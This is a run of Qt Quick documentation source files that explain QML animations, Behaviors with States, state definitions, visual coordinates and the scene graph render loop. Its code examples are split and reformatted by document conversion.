In the previous example, the `PropertyAnimation` and `NumberAnimation` objects needed to specify particular `\l {PropertyAnimation::}{target}` and `\l {PropertyAnimation::}{properties}` values to specify the objects and properties that should be animated. This can be avoided by using the `\e {<Animation> on <Property>}` syntax, which specifies the animation is to be applied as a `\e {property value source}`.

Below are two `PropertyAnimation` objects that are specified using this syntax:

```
\qml
import QtQuick 2.0

Rectangle {
    id: rect

    width: 100; height: 100
    color: "red"

    PropertyAnimation on x { to: 100 }
    PropertyAnimation on y { to: 100 }
}
\endqml
```

The animation starts as soon as the rectangle is loaded, and will automatically be applied to its `\c x` and `\c y` values. Since the `\e {<Animation> on <Property>}` syntax has been used, it is not necessary to set the `\l {PropertyAnimation::}{target}` value of the `PropertyAnimation` objects to



\c rect, and neither is it necessary to set the \l {PropertyAnimation::}{property} values to \c x and \c y.

This can also be used by \l{Playing Animations in Parallel or in Sequence} {grouped animations} to ensure that all animations within a group are applied to the same property. For example, the previous example could instead use SequentialAnimation to animate the rectangle's \c color first to yellow, then to blue:

```
\qml
```

```
import QtQuick 2.0
```

```
Rectangle {
```

```
    width: 100; height: 100
```

```
    color: "red"
```

```
    SequentialAnimation on color {
```

```
        ColorAnimation { to: "yellow"; duration: 1000 }
```

```
        ColorAnimation { to: "blue"; duration: 1000 }
```

```
    }
```

```
}
```

```
\endqml
```

Since the SequentialAnimation object has been specified on the \c color property using the \e {<Animation> on <Property>} syntax, its child ColorAnimation objects

are also automatically applied to this property and do not need to specify

`\{PropertyAnimation::\}{target}` or `\{PropertyAnimation::\}{property}` animation values.

`\keyword qml-transition-animations`

`\section2 Transitions during State Changes`

`\{State\}`{Qt Quick States} are property configurations where a property may have different values to reflect different states. State changes introduce

abrupt property changes; animations smooth transitions to produce visually appealing state changes.

The `\{Transition\}` type can contain animation types to interpolate property changes caused by state changes. To assign the transition to an object, bind it to the `\c transitions` property.

A button might have two states, the `\c pressed` state when the user clicks on the button and a `\c released` state when the user releases the button. We can assign different property configurations for each state. A transition would animate the change from the `\c pressed` state to the `\c released` state. Likewise, there would be an animation during the change from the `\c released` state to the `\c pressed` state.

`\snippet qml/animation.qml transition animation`

Binding the `\c to` and `\c from` properties to the state's name will assign that particular transition to the state change. For simple or symmetric transitions, setting the `\c to` property to the wild card symbol, "`\c{*}`", denotes that the transition applies to any state change.

`\snippet qml/animation.qml wildcard animation`

## `\section2 Default Animation as Behaviors`

Default property animations are set using `\e {behavior animations}`. Animations declared in `\l {Behavior}` types apply to the property and animates any property value changes. However, Behavior types have an `\c enabled` property to purposely enable or disable the behavior animations.

A ball component might have a behavior animation assigned to its `\c x`, `\c y`, and `\c color` properties. The behavior animation could be set up to simulate an elastic effect. In effect, this behavior animation would apply the elastic effect to the properties whenever the ball moves.

`\snippet qml/animation.qml behavior animation`

There are several methods of assigning behavior animations to properties. The `\c{Behavior on <property>}` declaration is a convenient way of assigning a behavior animation onto a property.

See the [Qt Quick Examples - Animation](#) for a demonstration of behavioral animations.

## 1 Playing Animations in Parallel or in Sequence

Animations can run `in parallel` or `in sequence`. Parallel animations will play a group of animations at the same time while sequential animations play a group of animations in order: one after the other. Grouping animations in `SequentialAnimation` and `ParallelAnimation` will play the animations in sequence or in parallel.

A banner component may have several icons or slogans to display, one after the other. The `opacity` property could transform to `1.0` denoting an opaque object. Using the `SequentialAnimation` type, the opacity animations will play after the preceding animation finishes. The `ParallelAnimation` type will play the animations at the same time.

### animation.qml sequential animation

Once individual animations are placed into a `SequentialAnimation` or `ParallelAnimation`, they can no longer be started and stopped independently. The sequential or parallel animation must be started and stopped as a group.

The `SequentialAnimation` type is also useful for playing `qml-transition-animations` because animations are

played in parallel inside transitions.

\keyword qml-controlling-animations

\section1 Controlling Animations

There are different methods to control animations.

\section2 Animation Playback

All animation types inherit from the \l Animation type. It is not possible to create \l Animation objects; instead, this type provides the essential properties and methods for animation types. Animation types have \c{start()}, \c{stop()}, \c{resume()}, \c{pause()}, \c{restart()}, and \c{complete()} -- all of these methods control the execution of animations.

\keyword qml-easing-animation

\section2 Easing

Easing curves define how the animation will interpolate between the start value and the end value. Different easing curves might go beyond the defined range of interpolation. The easing curves simplify the creation of animation effects such as bounce effects, acceleration, deceleration, and cyclical animations.

A QML object may have different easing curve for each property animation. There are also different parameters to control the curve, some of which are exclusive to a particular curve. For more information about the easing curves, visit the

\l {PropertyAnimation::easing.type}{easing} documentation.

The \l{animation/easing}{easing example} visually demonstrates each of the different easing types.

## \section2 Other Animation Types

In addition, QML provides several other types useful for animation:

\list

\li PauseAnimation: enables pauses during animations

\li ScriptAction: allows JavaScript to be executed during an animation, and can be used together with StateChangeScript to reused existing scripts

\li PropertyAction: changes a property \e immediately during an animation, without animating the property change

\endlist

These are specialized animation types that animate different property types

\list

\li SmoothedAnimation: a specialized NumberAnimation that provides smooth changes in animation when the target value changes

\li SpringAnimation: provides a spring-like animation with specialized attributes such as \l {SpringAnimation::}{mass},

\l{SpringAnimation::}{damping} and \l{SpringAnimation::}{epsilon}

\li ParentAnimation: used for animating a parent change (see ParentChange)

\li AnchorAnimation: used for animating an anchor change (see AnchorChanges)

\endlist

## \section1 Sharing Animation Instances

Sharing animation instances between Transitions or Behaviors is not supported, and may lead to undefined behavior. In the following example, changes to the Rectangle's position will most likely not be correctly animated.

\qml

```
Rectangle {  
    // NOT SUPPORTED: this will not work correctly as both Behaviors  
    // try to control a single animation instance  
    NumberAnimation { id: anim; duration: 300; easing.type: Easing.InBack }  
    Behavior on x { animation: anim }  
    Behavior on y { animation: anim }  
}  
\endqml
```

The easiest fix is to repeat the NumberAnimation for both Behaviors. If the repeated animation is rather complex, you might also consider creating a custom animation component and assigning an instance to each Behavior, for example:

\qml

```
// MyNumberAnimation.qml
```

```
NumberAnimation { id: anim; duration: 300; easing.type: Easing.InBack }
```

```
\endqml
```

```
\qml
```

```
// main.qml
```

```
Rectangle {
```

```
    Behavior on x { MyNumberAnimation {} }
```

```
    Behavior on y { MyNumberAnimation {} }
```

```
}
```

```
\endqml
```

```
*/
```

```
/*!
```

```
\ingroup qtquick-animation-properties
```

```
\title Qt Quick Property Animation
```

```
\brief Animate property changes
```

```
\generatelist{related}
```

```
*/
```

```
/*!
```

```
\ingroup qtquick-animation-control
```

```
\title Qt Quick Animation Controls
```

```
\brief Control animation sequences
```



\generatelist{related}

\*/

/\*!

\ingroup qtquick-animation-modifiers

\title Qt Quick Animation Modifiers

\brief Modify animation sequences

\generatelist{related}

\*/

behaviors.qdoc

/\*\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtquick-statesanimations-behaviors.html

\title Using Qt Quick Behaviors with States

\brief animating property changes with behaviors

\section1 Using Behaviors with States

In some cases you may choose to use a Behavior to animate a property change caused by a state change. While this works well for some situations, in other situations it may lead to unexpected behavior.

Here's an example that shows the problem:

\qml

import QtQuick 2.0

Rectangle {

width: 400

height: 400

Rectangle {

id: coloredRect

width: 100

height: 100

anchors.centerIn: parent

color: "red"

Behavior on color {

ColorAnimation {}

}

MouseArea {

id: mouser

anchors.fill: parent

hoverEnabled: true

}

```

states: State {
    name: "GreenState"
    when: mouser.containsMouse

    PropertyChanges {
        target: coloredRect
        color: "green"
    }
}
}
}
\endqml

```

Testing the example by quickly and repeatedly moving the mouse in to and out of the colored rectangle shows that the colored rectangle will settle into a green color over time, never returning to full red. This is not what we wanted! The

problem occurs because we have used a Behavior to animate the change in color, and our state change is triggered by the mouse entering or exiting the MouseArea, which is easily interrupted.

To state the problem more formally, using States and Behaviors together can cause unexpected behavior when:

\list

- \li a Behavior is used to animate a property change, specifically when moving from an explicitly defined state back to the implicit base state; and

- \li this Behavior can be interrupted to (re-)enter an explicitly defined state.

\endlist

The problem occurs because of the way the base state is defined for QML: as the "snapshot" state of the application just prior to entering an explicitly defined state. In this case, if we are in the process of animating from green back

to red, and interrupt the animation to return to "GreenState", the base state will include the color in its intermediate, mid-animation form.

While future versions of QML should be able to handle this situation more gracefully, there are currently several ways to rework your application to avoid this problem.

1. Use a transition to animate the change, rather than a Behavior.

```
\qml
```

```
import QtQuick 2.0
```

```
Rectangle {
```

```
    width: 400
```

```
    height: 400
```

```
    Rectangle {
```

```
        id: coloredRect
```

```
        width: 100
```

```
        height: 100
```

```
        anchors.centerIn: parent
```

```
        color: "red"
```

```
    MouseArea {
```

```

        id: mouser

        anchors.fill: parent

        hoverEnabled: true
    }

    states: State {
        name: "GreenState"

        when: mouser.containsMouse

        PropertyChanges {
            target: coloredRect
            color: "green"
        }
    }

    transitions: Transition {
        ColorAnimation {}
    }
}

\endqml

```

2. Use a conditional binding to change the property value, rather than a state

```
\qml
```

```
import QtQuick 2.0
```

```
Rectangle {
```

```
    width: 400
```

```
    height: 400
```

```
    Rectangle {
```

```
        id: coloredRect
```

```
        width: 100
```

```
        height: 100
```

```
        anchors.centerIn: parent
```

```
        color: mouser.containsMouse ? "green" : "red"
```

```
        Behavior on color {
```

```
            ColorAnimation {}
```

```
        }
```

```
    MouseArea {
```

```
        id: mouser
```

```
        anchors.fill: parent
```

```
        hoverEnabled: true
```

```
    }
```

```
}
```

```
}
```

```
\endqml
```

3. Use only explicitly defined states, rather than an implicit base state

```
\qml
```

```
import QtQuick 2.0
```

```
Rectangle {
```

```
    width: 400
```

```
    height: 400
```

```
    Rectangle {
```

```
        id: coloredRect
```

```
        width: 100
```

```
        height: 100
```

```
        anchors.centerIn: parent
```

```
        Behavior on color {
```

```
            ColorAnimation {}
```

```
        }
```

```
    MouseArea {
```

```
        id: mouser
```

```
        anchors.fill: parent
```

```
        hoverEnabled: true
```

```
    }
```



```

states: [
  State {
    name: "GreenState"

    when: mouser.containsMouse

    PropertyChanges {
      target: coloredRect
      color: "green"
    }
  },
  State {
    name: "RedState"

    when: !mouser.containsMouse

    PropertyChanges {
      target: coloredRect
      color: "red"
    }
  }
]
}
}
\endqml

*/

```

states.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\ingroup qtquick-states

\page qtquick-statesanimations-states.html

\title Qt Quick States

\brief Creating and setting states

\section1 Related Types

\generatelist{related}

Many user interface designs are \e{state driven}; interfaces have configurations that differ depending on the current state. For example, a traffic signal will configure its flags or lights depending on its state. While in the signal's \c stop state, a red light will turn on while the yellow and the green lights will turn off. In the \c caution state, the yellow light is on while the other lights are turned off.

In QML, \e states are a set of property configurations defined in a \l State type. Different configurations could, for example:

\list

\li Show some UI components and hide others

\li Present different available actions to the user

- \li Start, stop, or pause animations
- \li Execute some script required in the new state
- \li Change a property value for a particular item
- \li Show a different view or screen

\endlist

All \l {Item}-based objects have a \c state property, and can specify additional states by adding new \c State objects to the item's \l {Item::}{states} property. Each state within a component has a unique \c name, an empty string being the default. To change the current state of an item, set the \l {Item::}{state} property to the name of the state.

Non-Item objects may use states through the \l StateGroup type.

## \section1 Creating States

To create a state, add a \l State object to the item's \l {Item::}{states} property, which holds a list of states for that item.

A warning \c signal component may have two states, the \c NORMAL and the \c CRITICAL state. Suppose that in the \c NORMAL state, the \c color of the signal should be \c green and the warning \c flag is down. Meanwhile, in the \c CRITICAL state, the \c color should be \c red and the flag is \c up. We may model the states using the \c State type and the color and flag configurations with the \c PropertyChanges type.

\snippet qml/states.qml signal states

The `\I PropertyChanges` type will change the values of object properties.

Objects are referenced through their

`\{qtqml-syntax-objectattributes.html#the-id-assignment}{id}`. Objects outside the component are also referenced using the `\c id` property, exemplified by the property change to the external `\c flag` object.

Further, the state may change by assigning the `\c state` property with the appropriate signal state. A state switch could be in a `\I MouseArea` type, assigning a different state whenever the signal receives a mouse click.

\snippet qml/states.qml switch states

The `State` type is not limited to performing modifications on property values.

It can also:

\list

\li Run some script using `\I StateChangeScript`

\li Override an existing signal handler for an object using `\I PropertyChanges`

\li Re-parent an `\I Item` using `\I ParentChange`

\li Modify anchor values using `\I AnchorChanges`

\endlist

## \section1 The Default State

Every `\I Item` based component has a `\c state` property and a `\e{default state}`.

The default state is the empty string (`\c{""}`) and contains all of an item's

initial property values. The default state is useful for managing property values before state changes. Setting the `\c state` property to an empty string will load the default state.

## `\section1 The \c when Property`

For convenience, the `\l State` type has a `\c when` property that can bind to expressions to change the state whenever the bound expression evaluates to `\c true`. The `\c when` property will revert the state back to the `\l {The Default State}{default state}` when the expression evaluates to false.

`\snippet qml/states.qml when property`

The `\c bell` component will change to the `\c RINGING` state whenever the `\c signal.state` is `\c CRITICAL`.

## `\section1 Animating State Changes`

State changes induce abrupt value changes. The `\l Transition` type allow smoother changes during state changes. In transitions, animations and interpolation behaviors are definable. The

`\l {qtquick-statesanimations-animations.html}`

`{Animation and Transitions}` article has more information about creating state animations.

The `\l {animation/states}{States and Transitions example}`

demonstrates how to declare a basic set of states and apply animated transitions between them.

[\{qtquick-statesanimations-behaviors.html\}](#){Using Qt Quick Behaviors with States}

explains a common problem when using Behaviors to animate state changes.

## \section1 State Fast Forwarding

In order for Transition to correctly animate state changes, it is sometimes necessary for the engine to fast forward and rewind a state (that is, internally set and unset the state) before it is finally applied. The process is as follows:

\list 1

\li The state is fast forwarded to determine the complete set of end values.

\li The state is rewound.

\li The state is fully applied, with transitions.

\endlist

In some cases this may cause unintended behavior. For example, a state that changes a view's \e model or a Loader's \e sourceComponent will set these properties multiple times (to apply, rewind, and then reapply), which can be relatively expensive.

State fast forwarding should be considered an implementation detail, and may change in later versions.

\*/

topic.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.



```
** $QT_END_LICENSE$
```

```
**
```

```
*****/
```

```
/*!
```

```
\page qtquick-statesanimations-topic.html
```

```
\title Important Concepts in Qt Quick - States, Transitions and Animations
```

```
\brief Description of the concepts of states, transitions and animations in Qt Quick
```

In any modern user-interface, transitioning between states and animating the user-interface is highly beneficial. These are first-class concepts in Qt Quick.

This page describes the concept of states, state transitions, and property animations. It details which concepts are important and why, and how those concepts interrelate. It also provides links to in-depth detail about the QML types that Qt Quick provides to implement those concepts.

```
\section1 States
```

The state of a particular visual item is the set of information which describes how and where the individual component parts of the visual item are displayed within it, and all the data associated with that state. Most visual items in a user-interface will have a limited number of states, each with well-defined properties.

For example, an element in a list may be either selected or not, and if selected, it may either be the currently active single selection or it may be part of a selection group.

Each of those states may have certain associated visual appearance (neutral, highlighted, expanded, and so forth).

Qt Quick provides a `State` type with properties which define its semantics and can be used to trigger behavior or animations. See the documentation about [Qt Quick States](#) for more information.

## Transitions

When a visual item transitions from one state to another, the appearance of that item will change. A transition is an "edge" between two states. It may trigger other events to occur, as other parts of the application may have behavior which is triggered when a certain state is entered or left.

Qt Quick provides the `Transition` type which has properties which define what will occur when the application changes from one state to another. See the documentation on [transitions-during-state-changes](#) for more information about transitions.

## \section1 Animations

When transitioning between states, a fluid animation can be used to aid the user during the transition. Abrupt and unexpected changes to the visual canvas result in a suboptimal user-experience and should be avoided.

If an element in a list becomes selected, the color change (from neutral to highlighted) can be animated. If the position of the element in the list is changed, it can be moved in a fluidly animated fashion so that the eye of the user can track the change.

These types of animations are supported in Qt Quick through various animation and transition types. See the documentation on

`\{qtquick-statesanimations-animations.html}`

`{Animations and Transitions In Qt Quick}` for information about these types and how to use them.

## \section1 Animating Property Assignments

Animations are not only related to states and transitions between states. For example, an animation might be triggered by other events, which are not associated with a distinct state.

It is often beneficial to always animate changes to certain properties of visual items, regardless of the cause of the change (for example, opacity effects). Qt Quick provides the `Behavior` type which allows the client to specify animation behavior for changes to properties. The `Behavior` type is an example of a QML object

[\{qtqml-cppintegration-definetypes.html#property-modifier-types}](#)  
{property modifier}.

Please see the documentation about

[\{qtquick-statesanimations-animations.html#default-animation-as-behaviors}](#)  
{default property animations} for more information about using the `Behavior` type to provide default property change animations.

It is important to note, that using default property animations (via the `Behavior` type) in combination with state-transition animations can sometimes result in undefined behavior occurring. Please see the documentation about [\{qtquick-statesanimations-behaviors.html}](#) {using Qt Quick Behaviors with States} for more information about this topic.

## `\section1 Animators`

The `Animator` types are a special type of animation which bypass the QML objects and operate directly on the primitives in the `Qt Quick Scene Graph`{scene graph}. This has the benefit that the `Animator` based animations can be run on the scene graph's rendering thread

(when applicable) and can continue to animate even when UI is otherwise blocked.

Qt Quick provides the following Animator types:

\list

\li \l {XAnimator} - Animates the horizontal position of an \l {Item}.

\li \l {YAnimator} - Animates the vertical position of an \l {Item}.

\li \l {ScaleAnimator} - Animates the scale factor of an \l {Item}.

\li \l {RotationAnimator} - Animates the rotation of an \l {Item}.

\li \l {OpacityAnimator} - Animates the opacity of an \l {Item}.

\li \l {UniformAnimator} - Animates a uniform in a \l {ShaderEffect}.

\endlist

## \section1 Animated Sprites

The concept of animated sprites is separate to the concept of animations as used elsewhere on this page. If you want to create or use an animated image or sprite, please see the documentation about [\{qtquick-effects-sprites.html\}](#){sprite animations}.

\*/

coordinates.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in

\*\* accordance with the commercial license agreement provided with the

\*\* Software or, alternatively, in accordance with the terms contained in

\*\* a written agreement between you and Digia. For licensing terms and

\*\* conditions see <http://qt.digia.com/licensing>. For further information

\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free

\*\* Documentation License version 1.3 as published by the Free Software

\*\* Foundation and appearing in the file included in the packaging of

\*\* this file. Please review the following information to ensure

\*\* the GNU Free Documentation License version 1.3 requirements

\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\page qtquick-visualcanvas-coordinates.html

\title Concepts - Visual Coordinates in Qt Quick

\brief Description of the concept of visual coordinates in Qt Quick

## \section1 Item Coordinates

The default system of visual coordinates used in Qt Quick is item coordinates. This is a cartesian coordinate system

with (0,0) at the top left corner of the item. The x-axis grows to the right and the y-axis grows downwards, so that

the bottom right corner of the item is at coordinates (width, height).

An individual item's position is specified in terms of its parent's coordinate system. This means that reading x,y

values from non-sibling items may require conversion to convert them into the same coordinate system. Scene

coordinates are often used as the intermediate coordinate system when this occurs.

## \section1 Scene Coordinates

Scene coordinates are the coordinates where (0,0) corresponds to the top left corner of the window the scene is

currently being rendered. Scene coordinates are usually the same as the item coordinates of the root item in the

window.

You can convert from item to scene coordinates using the functions on the item whose coordinate system you are

interested in. See \l Item::mapFromItem and \l Item::mapToItem for converting to scene coordinates, or another item's

coordinates.

## \section1 Worked Example

The below QML code creates an arrangement of squares, with dots added for identification of points:

\code

```
Rectangle {
```

```
    width: 200
```

```
    height: 200
```

```
    color: "red"
```

```
    Rectangle {
```

```
        x: 100
```

```
        y: 100
```

```
        width: 100
```

```
        height: 100
```

```
        color: "blue"
```

```
    Rectangle {
```

```
        width: 50
```

```
        height: 50
```

```
        color: "green"
```

```
    }
```

```
}
```

```
}
```

\endcode



\image visual-coordinates-example.png

In this image the black dot is positioned at (0,0) within the item coordinates of the red rectangle. If the red

rectangle was the root item of the scene, then the black dot would also be positioned at (0,0) in scene coordinates.

The blue rectangle is positioned at the white dot, (100,100), relative to the red rectangle's top left corner.

The green rectangle has no x,y specified, so its position defaults to (0,0). Because it is at (0,0) in the coordinates of its parent,

the blue rectangle, it is positioned at the top left corner of that rectangle. This is the same point as the white dot at

(100,100) in the coordinates of the red rectangle.

\*/

scenegraph.qdoc

/\*\*\*\*\*

\*\*

\*\* Copyright (C) 2013 Digia Plc and/or its subsidiary(-ies).

\*\* Contact: <http://www.qt-project.org/legal>

\*\*

\*\* This file is part of the documentation of the Qt Toolkit.

\*\*

\*\* \$QT\_BEGIN\_LICENSE:FDL\$

\*\* Commercial License Usage

\*\* Licensees holding valid commercial Qt licenses may use this file in  
\*\* accordance with the commercial license agreement provided with the  
\*\* Software or, alternatively, in accordance with the terms contained in  
\*\* a written agreement between you and Digia. For licensing terms and  
\*\* conditions see <http://qt.digia.com/licensing>. For further information  
\*\* use the contact form at <http://qt.digia.com/contact-us>.

\*\*

\*\* GNU Free Documentation License Usage

\*\* Alternatively, this file may be used under the terms of the GNU Free  
\*\* Documentation License version 1.3 as published by the Free Software  
\*\* Foundation and appearing in the file included in the packaging of  
\*\* this file. Please review the following information to ensure  
\*\* the GNU Free Documentation License version 1.3 requirements  
\*\* will be met: <http://www.gnu.org/copyleft/fdl.html>.

\*\* \$QT\_END\_LICENSE\$

\*\*

\*\*\*\*\*/

/\*!

\title Qt Quick Scene Graph

\page qtquick-visualcanvas-scenegraph.html

\section1 The Scene Graph in Qt Quick

Qt Quick 2 makes use of a dedicated scene graph based on OpenGL ES 2.0

or OpenGL 2.0 for its rendering. Using a scene graph for graphics rather than the traditional imperative painting systems (QPainter and similar), means the scene to be rendered can be retained between frames and the complete set of primitives to render is known before rendering starts. This opens up for a number of optimizations, such as batch rendering to minimize state changes and discarding obscured primitives.

For example, say a user-interface contains a list of ten items where each item has a background color, an icon and a text. Using the traditional drawing techniques, this would result in 30 draw calls and a similar amount of state changes. A scene graph, on the other hand, could reorganize the primitives to render such that all backgrounds are drawn in one call, then all icons, then all the text, reducing the total amount of draw calls to only 3. Batching and state change reduction like this can greatly improve performance on some hardware.

The scene graph is closely tied to Qt Quick 2.0 and can not be used stand-alone. The scene graph is managed and rendered by the QQuickWindow class and custom Item types can add their graphical primitives into the scene graph through a call to `QQuickItem::updatePaintNode()`.

The scene graph is a graphical representation of the Item scene, an independent structure that contains enough information to render all

the items. Once it has been set up, it can be manipulated and rendered independently of the state of the items. On many platforms, the scene graph will even be rendered on a dedicated render thread while the GUI thread is preparing the next frame's state.

## \section1 Qt Quick Scene Graph Structure

The scene graph is composed of a number of predefined node types, each serving a dedicated purpose. Although we refer to it as a scene graph, a more precise definition is node tree. The tree is built from QQuickItem types in the QML scene and internally the scene is then processed by a renderer which draws the scene. The nodes themselves do not contain any active drawing code nor virtual paint() function.

Even though the node tree is mostly built internally by the existing Qt Quick QML types, it is possible for users to also add complete subtrees with their own content, including subtrees that represent 3D models.

## \section2 Nodes

The most important node for users is the QSGGeometryNode. It is

used to define custom graphics by defining its geometry and material. The geometry is defined using `QSGGeometry` and describes the shape or mesh of the graphical primitive. It can be a line, a rectangle, a polygon, many disconnected rectangles, or complex 3D mesh. The material defines how the pixels in this shape are filled.

A node can have any number of children and geometry nodes will be rendered so they appear in child-order with parents behind their children. `\note` This does not say anything about the actual rendering order in the renderer. Only the visual output is guaranteed.

The available nodes are:

`\annotatedlist{qtquick-scenegraph-nodes}`

Custom nodes are added to the scene graph by subclassing `QQuickItem::updatePaintNode()` and setting the `QQuickItem::ItemHasContents` flag.

`\warning` It is crucial that OpenGL operations and interaction with the scene graph happens exclusively on the render thread, primarily during the `updatePaintNode()` call. The rule of thumb is to only use classes with the "QSG" prefix inside the `QQuickItem::updatePaintNode()` function.

For more details, see the `\{Scene Graph - Custom Geometry}`.

### \section3 Preprocessing

Nodes have a virtual `QSGNode::preprocess()` function, which will be called before the scene graph is rendered. Node subclasses can set the flag `\l QSGNode::UsePreprocess` and override the `QSGNode::preprocess()` function to do final preparation of their node. For example, dividing a bezier curve into the correct level of detail for the current scale factor or updating a section of a texture.

### \section3 Node Ownership

Ownership of the nodes is either done explicitly by the creator or by the scene graph by setting the flag `\l QSGNode::OwnedByParent`. Assigning ownership to the scene graph is often preferable as it simplifies cleanup when the scene graph lives outside the GUI thread.

### \section2 Materials

The material describes how the interior of a geometry in a `\l QSGGeometryNode` is filled. It encapsulates an OpenGL shader program and provides ample flexibility in what can be achieved, though most of the Qt Quick items themselves only use very basic materials, such as solid color and texture fills.

For users who just want to apply custom shading to a QML Item type, it is possible to do this directly in QML using the `ShaderEffect` type.

Below is a complete list of material classes:

`\annotatedlist{qtquick-scenegraph-materials}`

For more details, see the `{Scene Graph - Simple Material}`

## `\section2 Convenience Nodes`

The scene graph API is very low-level and focuses on performance rather than convenience. Writing custom geometries and materials from scratch, even the most basic ones, requires a non-trivial amount of code. For this reason, the API includes a few convenience classes to make the most common custom nodes readily available.

`\list`

`\li \l QSGSimpleRectNode` - a `QSGGeometryNode` subclass which defines a rectangular geometry with a solid color material.

`\li \l QSGSimpleTextureNode` - a `QSGGeometryNode` subclass which defines a rectangular geometry with a texture material.

\endlist

## \section1 Scene Graph and Rendering

The rendering of the scene graph happens internally in the QQuickWindow class, and there is no public API to access it. There are however, a few places in the rendering pipeline where the user can attach application code. This can be to add custom scene graph content or render raw OpenGL content. The integration points are defined by the render loop.


For detailed description of how the scene graph renderer works, see \l {Qt Quick Scene Graph Renderer}.

## \section2 Threaded Render Loop

On many configurations, the scene graph rendering will happen on a dedicated render thread. This is done to increase parallelism of multi-core processors and make better use of stall times such as waiting for a blocking swap buffer call. This offers significant performance improvements, but imposes certain restrictions on where and when interaction with the scene graph can happen.



The following is a simple outline of how a frame gets composed with the threaded render loop.



1

A change occurs in the QML scene, causing `QQuickItem::update()` to be called. This can be the result of for instance an animation or user input. An event is posted to the render thread to initiate a new frame.

The render thread prepares to draw a new frame and makes the OpenGL context current and initiates a blocks on the GUI thread.

While the render thread is preparing the new frame, the GUI thread calls `QQuickItem::updatePolish()` to do final touch-up of items before they are rendered.

GUI thread is blocked.

The `QQuickWindow::beforeSynchronizing()` signal is emitted.

Applications can make direct connections (using `Qt::DirectConnection`) to this signal to do any preparation required before calls to

`QQuickItem::updatePaintNode()`.

- \li Synchronization of the QML state into the scene graph. This is done by calling the `QQuickItem::updatePaintNode()` function on all items that have changed since the previous frame. This is the only time the QML items and the nodes in the scene graph interact.

- \li GUI thread block is released.

- \li The scene graph is rendered:

- \list 1

- \li The `QQuickWindow::beforeRendering()` signal is emitted. Applications can make direct connections (using `Qt::DirectConnection`) to this signal to use custom OpenGL calls which will then stack visually beneath the QML scene.

- \li Items that have specified `QSGNode::UsePreprocess`, will have their `QSGNode::preprocess()` function invoked.

- \li The renderer processes the nodes and calls OpenGL functions.

- \li The `QQuickWindow::afterRendering()` signal is emitted. Applications can make direct connections (using `Qt::DirectConnection`) to this signal to use custom OpenGL calls

which will then stack visually over the QML scene.

- \li The rendered frame is swapped and `QQuickWindow::frameSwapped()` is emitted.

- \endlist

- \li While the render thread is rendering, the GUI is free to advance animations, process events, etc.

- \endlist

The threaded renderer is currently used by default on Linux with non-Mesa based drivers, OS X and EGLFS based QPA platforms, but this is subject to change. It is possible to force use of the threaded renderer by setting `\c {QSG_RENDER_LOOP=threaded}` in the environment.

## \section2 Non-threaded Render Loop

The non-threaded render loop is currently used by default on Windows and non-EGLFS based embedded platforms. This is mostly a precautionary measure, as not all combinations of OpenGL drivers and windowing systems have been tested.

